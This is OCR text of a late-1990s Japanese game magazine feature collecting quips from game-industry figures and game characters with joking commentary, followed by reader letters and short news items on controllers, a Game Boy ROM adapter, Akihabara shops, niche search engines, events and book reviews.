(注1)「これからはインスタント食品の時代じゃ〜い！」との山内社長の号令で、インスタントライスなる商品を発売。結果は惨敗に終わった。なぜなら鬼のようにまずかったからである。これ以降、山内社長は「ノウハウが大事」という発言を多くするようになる。

(注2) ここで言われている「ゴミ」というのは、ハッカーインターナショナルのこと。任天堂としてはツブしたかったらしいが、ハッカー社が裁判所に提訴したため引き下がったのである。

(注3) モノ作りに忙しいから時間がないといって冷たくあしらっても、そこがまたいいと言われてモテたという。チクショー。

(注4)「中身なんかわからなくてもいい。プロデューサはものの理屈さえわかっていればいい。それがわかればあとは自然に応用できるようになる」と、よく発言していた。知識は浅く広くというのがヨコイズム。

「わたしらの商品は、あってもなくてもいいもの。目が覚めたら市場がなくなっているかもしれない」

山内溥['85 インタビューにこたえて]

娯楽産業はすべて水モノ。バクチ的要素が非常に高いのが特徴です。この山内社長の認識は絶対必要なものですね。ところで、以前任天堂が食品業界に参入(注1)したのは、比較的バクチ率の低い業種を狙ったからでしょうか？　失敗したけど。

「この世界、ゴミみたいなやつはたくさんおるんや。顕微鏡で見なわからんようなのを、いちいち気にかけてたらキリがない」

山内溥['89 インタビューにこたえて]

「おお社長！　あなた『カイジ』の登場人物ですか?」と思わず叫びたくなる名言。ようするに「小さいことにクヨクヨするな」ってことなんですが、それをゴミと顕微鏡にたとえるところが(注2)山内ワールドの独壇場です。イカス！

「合格点を75点とすると、いまは60〜70点の人間がうじゃうじゃいる」

セガAM2研開発部副部長・名越稔[Digital B-ingより]

ゲームスクールで勉強してから来る人間が増えて、みんな平均的になったという話。このあと「しかし小さな差は必ずある」と続きます。アナタは他人にその差をアピールできます?

「モノつくりが人生の中心でしたからね」

横井軍平['97 インタビューにこたえて]

「永遠のオモチャ職人」横井軍平。やはり考えることはモノを作ることだけです。オタク的気質の師匠ともいえましょう。こだわりはそこから生まれます。

ただし横井氏がそこらのクソ

●風営法実施以前のゲーセンは熱かった。夜から次の日の朝までかけて縦シューで1000万点目指したもんです。(東京都豊島区/でんつ)　4月1日からまた新しい風営法が施行されるね。今度はインターネットが対象だけど。規制が多くなるとそのぶんドラマも減るよね。

オタクと違うのは「横井軍平は女にめちゃくちゃモテる人だった」(注3)という点です。ギクッとした人は見習いましょうね。

「自分の欲しいものを作る。変にわかったふりして作っても評価されない」

宮本茂['98 いまのゲーム業界について]

モノ作りの基本ですな。宮本氏は、いつもこの態度でゲームを作ってきたようです。

ただし、自分の欲しいモノを作ってひとりよがりな作品にならないのは宮本氏の才能なんで、そこを間違えるとエラいことになります。

「難しい計算ができるのが偉いんじゃない。その計算をしたらなんの役に立つかがわかることが大切」

横井軍平['97 インタビューにこたえて]

横井氏は浅い技術知識しかなく(注4)、専門家がいるんだからその人たちまかせればいいという考えだったそうです。

細かい知識だけためこんでるダメオタク批判にもなっているところがナイス。自分が専門バカになってないか要チェックだ!

「最近映画のようなゲームを作るメーカーが増えてきているが、ナムコは高い技術力の上にあぐらをかくようなことだけはしないよう心がけている」

ナムコ社長・中村雅哉['97 インタビューにこたえて]

ゲームは絵じゃないと思っている人は多いようで、いろんな人が同様の発言をしています(注5)。要はアイディア。というだけなら簡単なんだけど、やっぱ難しいよなぁ。

「今後映像を強化することによりゲームはもっと表現豊かになり無限の感動を与えることが可能になる」

スクウェア社長・武市智行['97 これからのスクウェアについて]

いくら周囲がゲームの本質は画面じゃないといっても、わが道を行くのがスクウェアであります。批判は多いですが、ゲームの進化の方向としてはこれもアリでしょう。今後ゲームを作ろうとする人が、必ず悩まされる選択ではあります。

「われわれのいくところに限界なく、境界もまたなし。独立独歩、なしえない事なかるべし。無から始むれば即ちすべてを成就せん」

任天堂研究開発第三部チーフ・竹田玄洋['92]

いつも自信満々の竹田氏(注6)の発言。それにしても、ここまで自信が壮大だと笑えるものがありますな。イノケンもびっくりのナルシストぶりです。しかし、自分に酔える面がなければ

(注5) ハドソンの大里幸夫氏も「グラフィックの性能が上がって、絵のほうに逃げやすくなったが、それはゲームの本質ではない。絵的にダサくなってもゲームの本質で熱くなれればいい」という発言をしている。だが、ハドソンがいうと技術力をごまかしているように聞こえてしまうのだった。絵的にダサいというのもまさにハドソンだし。

(注6) 任天堂の研究開発第三部は、ほかのグループから孤立した独自の路線を行くことで有名。そうじゃなきゃこんな発言はできないよな。

(注7)「クリエイターが納得いく作品ができるまで待つ」というのは理想だが、それができるほどの基礎体力があるところは少ない。というか、おそらく現金預金額が業界トップの任天堂ぐらいしかないのではないか。


●『シンプル1500シリーズ』の麻雀が売れまくっていますが、値段だけの問題ではないと思うのですが…。(奈良県奈良市/まいっちんぐマチ子生徒)
編 各社が知恵を絞ってエロ画像とかアイテムとかを考えているのにね。でも、麻雀は実物が1番!! お金はかけちゃダメ。

(注8) ファミコン用の開発機材が350万円、スーファミが750万円。なんとNintendo64は1,000万円を超えるといわれる。プレステのように個人でもなんとかなる値段ではないのだ。

(注9) 3DOの開発機材はたったの80万。さらにライブラリもロイヤリティも非常に安価だった。そのせいでやる気のないメーカーが「とりあえず」大量に参入し、駄作を連発したのだ。最終的には、松下が実力のあるメーカーに全額出資してソフトを作ってもらっていたというから大笑いである。

(注10) いうまでもないと思うがいちおう注釈を入れておく。続編とは『デスクリムゾン2』のことである。局所的な盛り上がりはすさまじいものがあり、あのCLAMPも自分のホームページで「絶対買う」と公言しているぐらいだ。

(注11) 山内社長のキメゼリフというぐらいこの発言は何度もくりかえされている。



ばいけないのもまたクリエイターの真理。上のセリフを、毎朝鏡に向かって3回叫んでみることをオススメします。

「1発のパンチやキックが気持ち良く作れなかったら、その時点で制作を中止しようと考えていた」

セガ・鈴木裕['97 ヤングカンファレンスにて]

これはもちろん『バーチャ』を作っていたときの話。宮本茂が自分の欲しいものを作るなら、鈴木裕は多くのユーザーに受け入れられることを重視。この心意気はたいしたものです。でも大メーカーじゃないとこんなゼイタクは許されないけどね(注7)。

「お金も時間も技術力もいらないようなハードではクリエイティブな作品は出来ない。Nintendo64は時間もお金も技術力も必要と言われるがそれは当然。クリエイティブの世界ではそうあるべき」

任天堂・今西鉱史['96 インタビューにこたえて]

昔から任天堂の開発機材は高くて有名(注8)でしたが、こんな意味があったんですね。たしかに、リスクを松下が肩代わりしてくれた3DO(注9)はもう影も形もないもんね。

「われわれは前作と同じスタッフで制作にのぞむ」

エコールホームページより

カッコよすぎます。続編(注10)はドリキャスだそうですが、前作の評判を知ってなお挑発的な態度。このような、世評を逆手に取って話題性を作るあたりのテクニックは見習いたいものです。まさか傑作になったらどうしよう(ドキドキ)。

「いい加減な仕事ばかりやってないで、少しは無理してでも苦しい仕事をこなさないとダメ」

宮本茂['98 ゲーム業界の現状について聞かれて]

これを聞いて耳が痛くならない人はヤバイでしょう。バリバリの正論であります。こんなセリフ、実の父親に言われたらうっとおしいだけですが、『マリオ』と『ゼルダ』を作った人が言ってると思うとねえ。リスペクト宮本茂(飯田和敏)!

「ゲーム業界は天国か地獄」

山内溥['89 インタビューにこたえて]

最後はやっぱり社長にしめてもらいましょうか(注11)。あたればデカいが、ハズれれば底辺の生活が待ってるゲーム業界。それでもいいという覚悟があるならぜひどうぞ。

●『ゼビウス』の音楽が好きでした。いま聞いてもそれほど劣らないと思います。(大阪府堺市/のりくら) ㊟ゲームミュージックで初めてのオリコン初登場19位だからね。まあ、むかしのオリコンはいまほどミリオンセラーもなくておとなしいランキングだったけど。

SHRIEKING MEN WHO HAVE NO NAMES

Chapter 4

名もなき開発者たちの叫び

あたりまえのことだが、ゲームは大勢の名もなきクリエイターたちの血肉で構成されている。ここでは、陰に隠れた人々の発言を追っていこう。

「プレイステーションが世に出ることはもうないでしょう」

某S社開発部['92]

いまの状況からは考えられませんが、プレステがこういうことをいわれた時代があったんですな。あの有名な任天堂の「プレイステーションつぶし作戦（注1）」が成功した直後に、いたるところで上の発言がされました。みんな、絶対ソニーはゲーム市場をあきらめると思ってたんだよなあ。

「ゲームごときで死ぬなよと思うでしょう？でも死ぬんですよ」

某社ゲームデザイナー['98]

だそうです。さわやかな笑顔でいわれたことを覚えています。そんなことをいわれて、どうすればいいんでしょう（注2）。

「へんし〜ん！」

某T社プログラマ['97]

これはなにかというと、つまりイッてしまったわけですな（注3）。最初はギャグかと思ったら、整体に通っていたころの貴乃花のように目の色が澄んでいたためにわかったそうです。

（注1）当時、任天堂はソニーと協力してCD-ROMドライブ技術の提供を受けていた。しかしソニーの力が強くなるのを恐れて、ひそかにフィリップス社と提携を結んでいたという事件。これによりソニーのプレステ開発部は解散した。

ところがその後、「任天堂とソニーが共同開発したマシンを発売」という情報を任天堂が突然独断で流したのだ。これは、当時発売されたメガCDを買い控えさせるための情報操作といわれる。もちろんソニーは激怒し「完全な合意もないのに発表した」と抗議した。それに対し任天堂は「出す出さないはソニーの自由」と反撃。これで両者の関係は完全に壊れたのである。

（注2）ちなみにこのときは「へ〜。いろいろありますね」と、どうでもいい返事でしのいだ。

（注3）彼岸にイッてしまった人の話は意外に多い。ささいな言葉のやりとりが1番コワい業界なのである（会社によるが）。

●「センチメンタルグラフティ」に続編が出るそうです。ゲームよりもおもしろくない、「セングラ」批評がたくさん出そうですね。（埼玉県浦和市/ゴリラチーム）㊎そんなこといっても、あれは批評まで含めて1つの作品ですから。あれで普通のゲームだったら続編なんて出ないぞ。

「プレステ2はドリキャスなんか問題になりません」

某S社広報部（'98）

昨年末にS社（大御所ソフトメーカー）の人がいっていた話。そのときは「ああ、よく出るタイプのウワサだな」ぐらいにしか聞いていなかったのだけど、今年の3月始めにプレステ2（注4）が発表されたのをみてシャレじゃなくなってしまった。

「任天堂の探偵がひそんでいる気がする…」

某社社長['89]

ファミコン全盛の時代は、この種の発言をやけにたくさん聞いたものです。とくにセガのマシンでヒットを出したメーカーなんかは、ずいぶんと任天堂を恐れていました（注5）。法律スレスレの市場管理のせいなんだけど、それぐらい昔の任天堂はコワモテだったというわけ。いまはみるかげもないですが。

「いや〜、ついにウチの会社受注ゼロですよ〜。わはははは〜」

某社広報部['99]

いまだにゲーム業界は景気がよいと信じてる人は少ないでしょうが、最近は受注数ゼロの会社なんてのがチラホラ出てきたようで…（注6）。小売店も最初からクソゲーってわかるものを買いたくないもんね。

たしかに、こんなことになったら笑うしかないわな。未来は考えずにね。

「ドガーッとかっちょいいヤツでいこうよ」

某社ディレクター['99]

「キサマ！　そんな指示で傑作ができるんだったらディレクターなんていらんわい！」と、これをいわれたプログラマーはえらく怒っておりました。多いんだよなぁ、こういうディレクター。ほかには「ここは誰もやったことがない表現でね」という、「じゃあまず手本を見せてみろ」的な指示も有名です。

「『FFⅧ』？　発売日なんて延びるに決まってるじゃないですか。ウッヒッヒ」

某社編集員['99]

こういうのを典型的なワナビーといいます。イヤですねぇ（注7）。

●「モンスターと交換がなければゲームにあらず」といった風潮のゲームボーイカラー界の現状をどう思いますか？（京都府舞鶴市/玉金こうじ）
㊟たしかに似たようなゲームが多いけど、交換はゲームボーイの1番の武器だからね。いまが成熟のときといえるでしょう。

「ヤクザ・自殺・宗教が業界を語るうえでの3種の神器です」

某フリーゲームデザイナー['98]

「業界の裏ネタで盛り上がるときって、どんな話題が1番多いんですか?」と、あるデザイナーさんに聞いたときの答えがこれ。

たしかに多いらしいですが、ヘタにつっこむといろいろな不幸が起こりそうなのでこれ以上はノーコメント。

「理想はとても高かったが、知能が低すぎた」

某ゲーム開発者['98]

名前を聞けば誰もが「ああ、あれね」とうなずくあのクソゲー(注8)を開発した人が漏らした言葉がこれ。そう、みんな最初の理想は高いんだけど、なにかが足りなくなるんだよね。それが技術なのか金なのか知能なのかはわからないけどさ。

「ああ、あのPC-98用美少女ソフトしか遊べない次世代機ね」

某販売店社員['96]

さ〜て、どのマシンのことでしょう? もちろんPC-FXのことですよ。発売前からこんな評価でした。けっきょく前評判と同じ道をたどってしまったのはご存知のとおり。

「アメリカに行く! あとは頼んだ!」

某社社長['97]

なにせ歴史の浅い業界のこと、適当な仕事をする人も多いです。これは手付金(注9)をもらってトンズラというパターン。ある日突然こんなことをいわれるんですからたまりませんわ。

「最近幽霊が出るんです…」

某社プログラマーY['98]

この業界、なぜか幽霊話が多いんですよ(注10)。え? なぜって? そりゃやっぱりたくさんの人が(以下自主規制)。

「最近盗撮されてるんです…」

某メーカー広報['96]

そうですか。たいへんですね。ホントに盗撮されてるんですよねぇ? 頭のなかにカメラがとかいわないでくださいよ。

痛快連続漫画「すずきくん」(その4)

(注4) 単純計算で、ドリキャスの10倍の演算能力! ひえ〜。
(注5) 独占禁止法があるため、本来ならメーカーがソフトを作ることをこばむ権利は任天堂にはない。けれど、よそでヒットを出したようなメーカーを料亭に呼んで、長時間ネチネチと法に触れない程度の圧力をかけることはあったらしい。
(注6) 以前はソニーがムリヤリ3,000〜5,000本は買い上げてくれたのだが、最近なぜかそれをしなくなった。プレステ2にむけての弱小メーカー切り離し戦略だろうか?
(注7) しかもこの男、ちゃんと発売日に出てからも「すぐに回収されますよ。ウッヒッヒ」といい張っていた。ワナビーもここまでくれば立派である。
(注8) スーファミで発売されたソフトである。クソゲーというよりはバカゲーに近い。これ以上のヒントは書けない。
(注9) 外部発注が多いゲーム制作では、開発にかかるまえに手付金として制作費の何割か(たいてい3割から5割)を受け取る習慣になっている。とうぜん、よからぬことを考えるやからも多くなる。
(注10) 幽霊のほかに、古代の化け物を見たという人もいる。ってなんだよそれ!

●ドリキャス欲しい〜。㊙さん、2台ちょうだい。(川のそば/奇想天外四捨五入) ㊙ものをタダでもらうにはなにか特技がないとダメだぞ。まずは近所のお兄さんを君の自慢の肉体で籠絡(ろうらく)することから始めよう。上達したら、そのテクで㊙にも…。

SOME SOULFUL WORDS FROM THE GAME TRADE

名言は、実在の人物だけが発するわけではない。ゲームのなかにも数々のイカした言葉があふれているのだ。ではゲームキャラたちの名文句をみていこう。

Chapter 5

ゲームのなかのイカス名言

「せっかくだから」

『デスクリムゾン』[主人公の口癖]

有名すぎて、いまさら説明するのもという感じですが、はずせません。「せっかくだから」というだけの理由で謎の遺跡に乗り込む主人公が感動的です。

これほどメジャーになったゲームのセリフは、最近では「りゅん（注1）」ぐらいでしょうか。ちなみにこの言葉をgooで調べると6,033件HITするんですが、infoseekだとなぜか0件。エコールの呪いでしょうか?

「母さん、ぼく…頭がヘンになっちゃったよお…」

『里見の謎』[主人公冒頭のセリフ]

『里見の謎』はこのセリフからはじまります。ヤバいです。これに対して母親は「あら、顔色が悪いわね」と答えます。ますますヤバいです。親子で電波です。こんな放送コードギリギリの表現がソニーの審査をとおってしまった理由がわかりません。

「しんぱい入りません」

『里見の謎』[序盤の町にて]

はい誤植です。しかも冒険がスタートしてからすぐに出てくるんで、やる気をそがれることうけあいであります。

「宇宙意識体ゼネフ」

『マインドシーカー』[エスパーキヨタのセリフ]

いまはロッカーになった（らしい）エスパー清田氏ですが、当時はゼネフという意識体とコンタクトをとっていました。このゲームでは、ほかにも「1993年、エスパー大量発生」などのいろいろな予言が読めてトクした気分になれます。1度やってみてください。っていうか宇宙意識体ってなんですか?

(注1)『セングラ』のキャラ永倉えみるの口癖。「デートするりゅん」というように語尾につけて使用する。設定によると仙台の娘だが、そんな奇怪な方言は存在しない。一時期ネットで流行し、野郎が語尾に「りゅん」をつけまくっていた。

(注2) 直訳した英語をそのまま出す「ATARI式翻訳」は有名。ほかに「残虐行為手当」など。一部で話題を呼んだが、ATARIの日本人社員がウケを狙ってやっていることがのちに判明。ファンをがっかりさせた。

(注3)「売りたいならこんなキャラデザインはしない」や「いわゆるホモゲー」など、いままで書かれたことがない種類のレビューをされた育成シミュレーションゲーム。キャラはみな男。

(注4) PCエンジンはシステムカードを挿さないとCD-ROM²を使えなかった。これには新旧の2バージョンがあり、旧バージョンを使うと警告が出るソフトがあったのである。

●1月号から占いが始まった。でも、アップルグッズをそろえるお金がないのは俺だけ? （山口県下関市/CZ-75） 編なにもお金を使ったりしなくてもアップルグッズはそろえられるぞ。自分のおでこにりんごのマークを書いたりして。創意工夫が大事なのだよ。

「タフすぎてそんはない」

『ピットファイター』より

確信犯的なデタラメ和訳（注2）で有名な『ピットファイター』のセリフ。文法はめちゃくちゃですが、インパクトはあります。男気を感じてしまうわたしはATARIにダマされてますか?

「コーチの手って、あったかい」

『情熱★熱血アスリート（注3）』[キャッチコピー]

このキャッチコピーから、男のワキの下の臭いがムンムンする世界観を持つゲームだとは誰も予想しませんでした。しかしホモの表現としては、野郎の手のぬくもりが伝わってくる名キャッチだと思うのどうでしょうか?

「キミハ　イマノヨノナカニ　マンゾクシテイマスカ?」

『シャーロックホームズ伯爵令嬢誘拐事件』[町中の男]

ホームズが町中の男に言われるセリフ。あのホームズに人生を問うとはなんという勇気でしょうか。しかもこれ、ホームズが男を蹴り殺したあとに出てくるメッセージなんだよなぁ。強盗殺人鬼と化したホームズの良心に訴えようとしたんでしょうね。

「カードが違いマッスル」

『超兄貴』[警告画面（注4）]

そりゃカードをまちがえたのはこっちなんですよ。でも、わざわざ兄貴がポージングしながらこんなベタなダジャレを言わなくても…。こちらの顔も思わず赤らみます。兄貴ごめん。

「アツイゼ　アツイゼ　アツクテ　シヌゼェー//」

『ならずもの戦闘部隊BLOODY WOLF』[2面]

レトロゲーマーなら誰もが認める名セリフ。バカ度とテンションの高さで、いまでもその筋では語りぐさになっています。

このセリフは、2面の火炎放射器男のソウルです。そりゃ熱いわなぁ。さすがDECOの奇ゲーは違いマッスル（別のゲーム）。

「1時間目の授業が終わると、その後2時間目、3時間目、4時間目と授業が進み、昼休みを挟んで5時間目の授業が終わり、6時間目の授業が始まった」

『NIGHT TRUTH #01 闇の扉』より

ウソじゃありません。ゲームをやってると、本当にこのテキストが出てくるんです。前衛文学でしょうか?　これをよしとしたスタッフの実験精神には頭が下がります。続編ではわりとまともなテキストになっていて、寂しいかぎりでしたが。

濃ゆい人間たちが吐いた濃ゆい名文句の数々。いかがだっただろうか?　あらためて見返すと、やけに任天堂関連の発言が多い気がするが、あくまでも偶然である。任天堂はナイスなキャラが多すぎるのだ。まだまだステキな発言はあるのだが、それはまた別の機会にゆずろう。最後に、発言につけたコメントはあくまでも受け取りかたの一例であり、解釈を強制するものではないことをお断りしておく。

ゲーム業界の意外な子供っぽさに幻滅するもよし、クリエイターたちの創造にかける意欲に感心するもよし、発言のトホホぶりを笑うのもよし、この語録をどう受け止めてもらうかは読者のみなさまにおまかせしたい。これらの言葉を活かすも殺すも自分しだいということだ。さて、アナタの心にはなにが残りましたか（木村奈保子）?

●クソゲーの話題にも飽きてきた今日このごろですが、やはり見てしまいますね。だって、つまらないゲームを買わなくてすむから。（東京都港区/ぽんど）　編最新ゲームをレビューしてくれるのならば、そんなふうに使えるけど、『スペランカー』をいまさら持ち出されてもねぇ。

激烈振動型コントローラ

goods

独特の形状をしてるので、いままでとはひと味違う操作感覚だ。

激安モノや多機能モノなど、思いつく限りのプレステ用コントローラを発表してきたイギリスのBLAZEが、また新作を発表した。今回のコントローラ「サイバーショック」のウリは2点ある。まずはデザイン。BLAZEのコントローラといえば「機能は充実していても外見には金かけてないな」と思われるようなものがいままでの定番だった。しかし機能の追及がある程度終わったのか、ようやくクールなものを作る余裕が出たらしい。銀のボディに流線型の造形はまさにサイバー。コジャレ兄さんも納得である。

もう1つのウリが振動機能。なんだそんなことかと思ったキミは甘い。なにせハンパな振動じゃないのだ。試しに20分ほどサイバーショックでプレイしてみたが、あまりに攻撃的な振動ぶりに手が痛くなった。さすがにパンク発祥の地のメーカーは過激さが違う。

このほかに、お約束の連射機能もついて3,800円。問い合わせはゲームスアークメガショップ(03-5298-2210)まで。

GBロムイメージ吸い出しアダプタ

全ゲームボーイユーザー待望の商品が発売された。なんとゲームボーイのロムイメージを自由に吸い出して読み書きできるというのだ。GB X Changer (9,800円)がそのアイテム。これでロムを吸い出し、別売りのGBカード(4,800円)に複数のロムをまとめて書き込める。もちろんパソコンに接続して、HD内にデータを保存することも可能。

これでバックアップはおろか自作ソフトまで動かすことができるわけだ。すべてをセットにしたパック(13,800円)もあるぞ。

これが吸い出したロムを書き込むGBカード。Nin1も作れるのだ。

商品はコンソール7(0422-17-0543)で取り扱ってるぞ。要チェック!

イヨマンテ奈良橋の今月の海外ゲーム

『RUNNING Wild』

ビバ! 日系3世のイヨマンテなり! 今月紹介するのは、アメリカ産痛快レースゲームの『RUNNING Wild』です!

レースといってもカーレースなんて甘いものじゃありませんよ。レースの種類はなんと「かけっこ」! そして競うのは「世界の野獣たち」で〜す! イヤッハー! クール! と、私などは思いますが、日本のみなさんはひきそうですね。

しかも出てくるキャラクターが、リーゼントのシマウマ、ボディラインがモデルばりの女パンダなどの異形のケダモノばかり。これで、かわいくアレンジされているならまだ許せますが、しっかりとリアルなテクスチャが貼ってあるのがブキミすぎです。さすがゴジラをイグアナにした国は、デザインの感覚が違いますね!

でもこのゲーム、なんと良質なレースゲーになってるから驚きです。描画が秒間60フレームで、制作したのが『クラッシュバンディクー』チームですから質の高さはわかるでしょう。暴走する世界観にひるむかもしれませんが、ぜひ一度手に取ってくれればイヨマンテ幸せです。

このソフトはメッセサンオー(03-3255-3455)で扱ってるぞ。

●たいへんです、ファミコンソフト『愛先生のO・SHI・E・TEわたしの星』は1999年12月31日までしか占えません。来年以降はどうしたらよいのでしょうか? (愛知県名古屋市/モンキー) ㊙おお、こんなところにも2000年問題が…。メーカーに言って交換してもらおう。

news

ズバぬけておもしろいゲームは入っていないが、レア度は抜群なアイテムだ。

今月の新作パチモノ 『メガドラ 5in1』発見

先月のエセ『ソウルエッジ』に続いて紹介する今月のパチモノネタは、『MD 5in1』だ。この商品の最大のウリは、あの話題作『VF2 vs TEKKEN2』が収録されていること。知っている人も多いだろうが、『バーチャ』と『鉄拳』のキャラが2D画面上で戦い、なぜか『ファイティングバイパーズ』のキャラまで含まれている、デタラメ度満点の作品である。ゲームバランスがめちゃくちゃで遊ぶに耐えないという基本的な問題を抱えているが、この作品がin1ソフトに入っているだけでマニアにはたまらないものがあるはず。

そのほかの収録作品は、『ベアナックル3』、『ダイナマイトデューク』、『シャドウダンサー』、『E.V'S BOXING』など。『VF2 vs TEKKEN2』以外はどれもそこそこに遊べるデキになっているのが救い。

東南アジア産の製品で、いまは現地ですら入手が困難になっているほどのレアぶりだ。価格はなんと20,000円以上で、どうやら最初から日本市場を狙って開発されたアイテムらしい。それにしても日本人、足もと見られすぎである。

アキハバラ CD-Rの安い店

いまだ人気の衰えないCD-R。ついにCD-Rショップ「あきばんぐ」が登場した。CD-R関連には自信があるようで、その安さは格別。いまの目玉は太陽誘電のメディア1枚153円である。

また、CD-Rのほかも改造ツールやMOD-CHIPも扱っている。レアなツールなどを展示する非売品コーナーは見るだけで楽しい。インターネット(http://www.akibang.com/)からも注文できるので遠隔地の人はご利用あれ。

店内はCD-Rメディアが山積み。もちろんドライブ本体も格安だ!

住所は〒101-0021東京都千代田区外神田3-14-9第一北澤ビル8F。電話番号は03-3526-4711。

GL TOPS

特殊検索エンジン

検索エンジンといえばYahoo!やgooが有名だが、自分の調べたいものがはっきりと決まっている人にとっては少々時間がかかる。そこで、ごく限られた嗜好の人だけに向けて作られた検索エンジンが登場するのだ。

今回は、そんな特殊な検索エンジンたちを紹介しよう。よくこんなものまで作るよなぁ。

no.1 漬物検索エンジン

なんと漬物限定である。漬物に関する言葉やホームページなら、なんでも探してくれるのだ。範囲の狭さに乾杯! http://www.tsukemono.com/cgi-local/navi.cgi

no.2 Chipmunk's HP Navigator

Chipmunkとはシマリスのこと。犬や猫ならまだわかるが、なぜかシマリス。そんなにシマリスサイトがあるとは知らなんだ。http://sv1.palf.co.jp/~gazelle/

no.3 ドラえもんSDB

ドラえもんの道具を検索してくれる、世界最強のドラえもんデータベース。藤子サイト検索なんてのもある。http://home.att.ne.jp/yellow/ikemasa/doraemon/

no.4 鶴亀!

介護施設サイトなどを見つけることに特化した老人用サイト。老人たちの憩いの場を提供する感動的な検索エンジンだ。http://www.turukame.pos.to/

no.5 ポケモンエンジン

人気があれば、それだけに限定したものは必ず登場する。もちろんポケモンもあるのだ。モンスターから攻略までを検索。http://pokemon.net/search/link.cgi

●極秘情報。ドリームキャストを見習って『D2』のパッケージには飯野賢治の顔がプリントされる予定。(栃木県宇都宮市/殿村君いっしょに学校へ参りましょう) 極いくらめだちたがりやでもそこまではしないでしょう。でも、本人がローラのコスプレをしていたら買うかも。

events

宮村優子の人気って最近どうよ?

2月6日にワンフェスの隣で開催されていたのが「アイドル&アニメカードフェスティバル」だ。日本初のトレカ即売会だが、1番おもしろかったのはみやむー関連のネタ。


定価6,800円のみやむートレカセットが売られていたのだが、これが売れ残りまくり。あれよあれよという間に2箱1,000円まで下落したのだ。やっぱり結婚して人気がなくなったのかな〜とか思っていたら、チャリティオークションでみやむーのサイン入りコンドームが20,000円で落札されてビックリ。マニア層はまだ根強いってことか。

しかし、みやむー本人がつけたわけでもないコンドームに(ムリだって)、よくそんな大金を使うものである。みやむーの手でつけてくれるっていうのなら話は別だけどね!

1日でここまで価格が変わるのもめずらしい「みやむートレカセット」。

見どころなしのMacEXPOに泣く

2月18〜20日に幕張メッセで開かれたMacEXPOに行ったのだが、あまりの目玉のなさにガッカリであった。なにせ、会場に入って1番めだつ所に置いてあったのが、5色のiMacと新型G3のいまさらコンビ。わざわざ幕張くんだりまで行かなくても、そこらへんのパソコン屋で十分に用が足せるラインナップである。



業績の好調さに反して、意外にセコかったMacEXPO。

しかも、日本語版が発売されるはずだったMac用プレステエミュレータは、ソニーの要請により直前になってストップ。これでもう見るものがなくってしまった。このままiMacシリーズの人気だけに頼っていくつもりかなと思わざるをえない。夏に出る予定のG4待ちだな。

フィギュアオタクの生きざまについて

「ワンダーフェスティバル」といえばフィギュアの祭典。となれば当然オタクの祭典でもあるわけだ。しかも2月6日に開催された今回のイベントでは、アニメトレカの即売会を近所でやっていたため濃度がさらに倍増。ハンパじゃない客入りになった。

売れ行きも好調で、有名作品は午前中で完売。個人的にはフィギュアに萌える男どもの気持ちはわからない。だが「美夕ちゃんが売り切れナリ〜」とデカい声で叫ぶのだけはよしたほうがいいと思うのであった(実話)。

ちなみにフィギュアだけでなくレトロゲーも売っているぞ。

AOUにゲーセン人気復活への希望をみる

「ジリ貧だな〜」と、口を開けば聞こえてくるゲーセン業界。だが、MacEXPOと同日に開催されたAOUをみると、ばん回の秘策があるようだ。それは、「ゲーセンのデータを自宅のゲーム機に持ち込む」というもの。

その機能を強烈にアピールしていたのが、コナミの『DDR』。ゲーセンにメモリーカードを持ち込んで、データをセーブできる。コンシューマとヘタに戦わず、共生していこうという作戦なわけだけどこれは正しいはず。これで、自己完結してたゲーセンが外に開けばいいんだけどね。

コナミの音ゲーとセガのNAOMIが目立った。

●とうとう『億万長者ゲームDX』をクリアした。もう、コンピュータでは物足りない。挑戦者求む。(宮城県仙台市/かずひさ) 編挑戦者求むって、あれってもともと友達と遊ぶゲームじゃないの。でも、ドリキャスならネットで対戦相手を探せそうでおもしろそうだよね。

books

おかしいネット社会

宝島社
1,000円＋税

宝島社がたびたび出しているネット本の最新刊である。このシリーズは「ネットの事件からその時代を読み取る」という意識が強いのだが、今回はさらにその色合いが濃くなっている。

紹介されるのは、「井上陽水の歌は全部自分が作ったと主張する男」や「ネットにハマりすぎた結果、自分の娘をガムテープでしばりあげて虐待してしまった母親」など。どれも、ある種の過剰なモノを内側に抱え込んだひとたちばかりである。そしてこの本はそんな事例から90年代を分析しようとする。

しかしそんなコシャクな分析は、この本に限っては必要なかったと思う。「自分でも理由がわからず手首を切り続ける女子高生」の話に、存在のリアルがなんたらと言ってみたところで勝てるわけがない。事実のほうがおもしろすぎるのだ。

そもそも、電波な人や自殺志願者は昔からいたはず。どの人物もネットが引き金になってはいるが、'90年代テイストなのはそこだけである。あとは時代など関係ないし、あえてネットが変化をもたらしたとすれば、個人の妄想を広めやすくなったことぐらいだろう。

もっと、ただひたすらネット上の過剰な人間たちを集めたカタログのようなものを読みたかった。余分な解説ぬきで、事実をたれ流すほうがよほどおもしろいと思うのだがどうだろう？

これを読むと「ネットは怖すぎ」と思う人もいるかも。またネットが悪者にならなければいいが。

サイバースペースからの挑戦状

雷韻出版
1,400円＋税

著者の河上イチローはケンカ体質の人である。http://www2.baynet.or.jp/~aasasaa/にある、氏のホームページには「Nシステム全国マップ」などの、アンチタブーなコンテンツが満載。このネットのケンカ屋が、これまたネットで暴れている人たちと対談した1冊だ。対談の相手は、元あやしいわーるど管理人の芝雅之、ハッキングサイトの総本山infovladを管理するウラジミールなど。

この対談で何度も語られる主張は単純に1つに要約できる。それは「インターネットの情報はほとんどがクズだが、たしかにお宝も眠っている。それを探せ」というもの。そのため、ネットを悪者にしようとする最近のマスコミは徹底的にたたかれる。

ただしこの主張は、無数のクズの中から少ない宝を選別しろという意味ではないようだ。「世のなかの99%はクズである」とのセリフを吐いたのはある有名SF作家だが、この言葉には宝はクズのなかからしか生まれないという意味がこもっていた。実際、河上氏はスパムのように無意味なメールでも保存しておくらしい。いつ価値を持つかわからないからだ。

この本を読んで考えるに、私たちが99%のクズを前にしたときに取れる手段は3つである。最初から絶対の価値を想定してそれにあうものを探すか、あきらめてクズの山に埋もれるか、クズに別のクズを組み合わせて別の価値が生まれるかを実験してみるかだ。どれを取るかはアナタしだいである。

著者もゲストも、過激な志向を持つ人物ばかりだ。ネットに飽きてきた人にもいいだろう。

